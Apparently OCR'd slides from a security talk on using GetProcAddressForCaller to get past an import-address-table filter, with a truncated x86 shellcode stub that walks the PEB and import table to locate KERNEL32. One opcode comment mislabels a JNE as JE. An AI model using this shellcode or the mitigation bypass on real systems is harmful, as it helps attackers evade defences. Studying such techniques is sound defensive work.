
- Introduced in win8
- Exported by kernelbase.dll
- Imported by Kernel32.dll
- Works very similar to GPA
- Not filtered by the IAT Filter

```
GPA(‘DLLHandle’, ‘API String’)
==
GPAFC(‘DLLHandle’, ‘API String’, 0)
```

Usage in FIDO: ExternGPAFC

GPAFC DEMO

Now what?



WHAT IF I TOLD YOU
THAT YOU DON'T NEED TO PARSE THE IMPORT AND EXPORT TABLES TO USE GETPROCADDRESS
imgflip.com

Think About It

Go Directly to GetProcAddress


Process Memory


Go Directly to GetProcAddress



Go Directly to GetProcAddress

Process Memory





```
shellcode = bytes( "\xfc"
        "\x60"                            # pushad
        "\x31\xd2"                        # xor edx, edx                        ;prep edx for use
        "\x64\x8b\x52\x30"                # mov edx, dword ptr fs:[edx + 0x30]  ;PEB
        "\x8b\x52\x08"                    # mov edx, dword ptr [edx + 8]        ;PEB.imagebase
        "\x8b\xda"                        # mov ebx, edx                        ;Set ebx to imagebase
        #"\x8b\xc3"                       # mov eax, ebx                        ;Set eax to imagebase
        "\x03\x52\x3c"                    # add edx, dword ptr [edx + 0x3c]     ;"PE"
        "\x8b\xba\x80\x00\x00\x00"        # mov edi, dword ptr [edx + 0x80]     ;Import Table RVA
        "\x03\xfb"                        # add edi, ebx                        ;Import table in memory offset

        #findImport:
        "\x8b\x57\x0c"                    # mov edx, dword ptr [edi + 0xc]      ;Offset for Import Directory Table Name RVA
        "\x03\xd3"                        # add edx, ebx                        ;Offset in memory
        "\x81\x3a\x4b\x45\x52\x4e"        # cmp dword ptr [edx], 0x4e52454b     ;Replace this so any API can be called
        "\x75\x09"                        # JE short
        "\x81\x7A\x04\x45\x4C\x33\x32"    # CMP DWORD PTR DS:[EDX+4],32334C45 ; el32
        "\x74\x05"                        # je 0x102f                           ;jmp saveBase
        "\x83\xc7\x14"                    # add edi, 0x14                       ;inc to next import
        "\xeb\xe5"                        # jmp 0x101d                          ;Jmp findImport

        #saveBase:
        "\x57"                            # push edi                            ;save addr of import base
        "\xeb\x3e"                        # jmp 0x106e                          ;jmp loadAPIs

        #setBounds:
